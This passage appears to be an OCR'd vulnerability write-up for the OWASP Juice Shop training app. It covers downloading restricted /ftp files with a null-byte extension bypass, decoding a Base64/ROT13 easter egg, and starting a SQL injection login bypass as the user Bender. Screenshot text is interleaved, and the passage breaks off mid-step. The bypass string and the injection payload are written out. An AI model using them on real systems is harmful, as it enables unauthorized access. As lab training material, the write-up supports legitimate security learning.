
Title: Misplaced Signature File (Sensitive Data Exposure)


Description:


Sensitive data exposure is a type of cyber attack in which an attacker gains access to sensitive information, such as financial data, personal identification numbers (PINs), or personal health information (PHI), through vulnerabilities in the system or application. These vulnerabilities can include a lack of encryption, weak access controls, or poor data management practices.

Steps to Reproduce:

In the same /ftp got a file suspicious _errors.yaml file which may contains some juicy info. Let's download it with the same null byte extension. After downloading the file got the pop-up showing challenge has been completed successfully. This file only contains method used to detect the errors.







Impact:

The impact of a successful sensitive data exposure attack can include:

· financial loss for individuals or organizations whose sensitive information is stolen

· Loss of trust from customers or users whose data was exposed

· Legal penalties or fines for organizations that are required to protect sensitive data

under regulations such as HIPAA, PCI-DSS, and GDPR

Damage to reputation and negative publicity for the organization.

Protecting sensitive data is critical, and organizations should implement secure data storage and transmission practices, regularly monitor and audit their systems, and train employees on best practices for handling sensitive information.

Vulnerability 32,33:-

Title: a) Nested Easter Egg

b)Easter Egg (Cryptographic Issues)

Description:

Cryptographic Issues is a type of cyber attack that occurs when an application or system uses weak or broken cryptography, allowing an attacker to decrypt or tamper with sensitive data or perform other malicious actions. This can happen due to vulnerabilities in the cryptographic implementation, such as the use of weak encryption algorithms, the use of weak keys, or the use of poor random number generators.


Steps to Reproduce:


In the same /ftp found eastere.gg which seems like a easter egg, let's download it by the null byte extension, by changing file name to eastere.gg%2500.md. In the file we can see a Base64 hash, let's decode it. After decoding also the information doesn't make any sense. Tried with different decode techniques in the cyber chef. Finally the combo of both base64 and rot13 worked out and gave the outout


/the/devs/are/so/funny/they/hid/an/easter/egg/within/the/easter/egg


By navigating to this url, got a easter egg rotating page,


Pop-up came, showing challenge is completed successfully.


listing directory /ftp/
192.168.29.202:3000/ftp/
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
~ / ftp /
quarantine
coupons_2013.md.bak
incident-support.kdbx
suspicious_errors.yml
acquisitions.md
eastere.gg
legal.md
announcement_encrypted.md
encrypt.pyc
package.json.bak
192.168.29.202:3000/ftp/eastere.gg
69°F Haze
Search
ENG IN
5:39 AM 12/20/2024


Error: Only .md and .pdf file
192.168.29.202:3000/ftp/eastere.gg%2500.md
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
OWASP Juice Shop (Express ^4.17.1)
403 Error: Only .md and .pdf files are allowed!
Downloads - Thunar
File Edit View Go Bookmarks Help
aizen Downloads
Places
Computer
aizen
Desktop
Recent
Trash
Documents
Music
Pictures
Videos
Downloads
Devices
File System
Network
Browse Network
wordslist
coupons_2013.md.bak_00.md
eastere.gg_00.md
package.json.bak_00.md
1 folder | 3 files: 4.6 KiB (4,746 bytes) | Free space: 20.0 GiB
69°F Haze
Search
ENG IN
5:40 AM 12/20/2024


OWASP Juice Shop
From Base64, ROT13
Operations
rot
ROT13
ROT47
Recipe
From Base64
Alphabet
A-Za-z0-9+/=
Remove non-alphabet chars
Strict mode
ROT13
Rotate lower case chars
Rotate upper case chars
Rotate numbers
Amount
13
STEP
BAKE!
Auto Bake
Input
L2d1ci9xcmlmL25lci9mYi9zaGFhbC9ndXJsL3V2cS9uYS9ybmZncmUvcnR0L2p2Z3V2YS9ndXIvcm5mZ3JlL3J0dA==
Output
/the/devs/are/so/funny/they/hid/an/easter/egg/within/the/easter/egg
~/Downloads/eastere.gg_00.md - Mousepad
1 "Congratulations, you found the easter egg!"
2 - The incredibly funny developers
10 Oh' wait, this isn't an easter egg at all! It's just a boring text file! The real easter egg can be found here:
12 L2d1ci9xcmlmL25lci9mYi9zaGFhbC9ndXJsL3V2cS9uYS9ybmZncmUvcnR0L2p2Z3V2YS9ndXIvcm5mZ3JlL3J0dA==
14 Good luck, egg hunter!


OWASP Juice Shop
From Base64, ROT13
Welcome to Planet Orange
192.168.29.202:3000/the/devs/are/so/funny/they/hid/an/easter/egg/within/the/easter/egg
rotationSpeed
ambientLightC..
directionalLigh..
Close Controls



Impact:

The impact of a successful Cryptographic Issues attack can include:

- unauthorized access to sensitive data
- the ability to perform actions on behalf of another user
- the ability to perform actions that would otherwise be restricted
- the ability to launch further attacks, such as data exfiltration or privilege escalation
- Damage to the integrity of the system and data
- Perform a Man-in-the-Middle (MitM) attack by intercepting the communication.

Preventing Cryptographic Issues attacks requires using secure cryptographic libraries and algorithms, regularly reviewing and monitoring cryptographic controls, and keeping systems and applications up to date with the latest security patches. Additionally, using a security framework that is specifically designed for cryptography can also help prevent these types of attacks.

Vulnerability 34:-

Title: Change Benders Password (Broken Authentication)

Description:


Broken authentication is a type of cyber attack that targets the authentication mechanisms of a system, such as user credentials, session IDs, or tokens. The attacker can exploit vulnerabilities in the authentication process to gain unauthorized access to the system or steal sensitive information.


Steps to Reproduce:


Logged in as Bender by using the email bender@juice-sh.op with sql injection bender@juice-sh.op'--

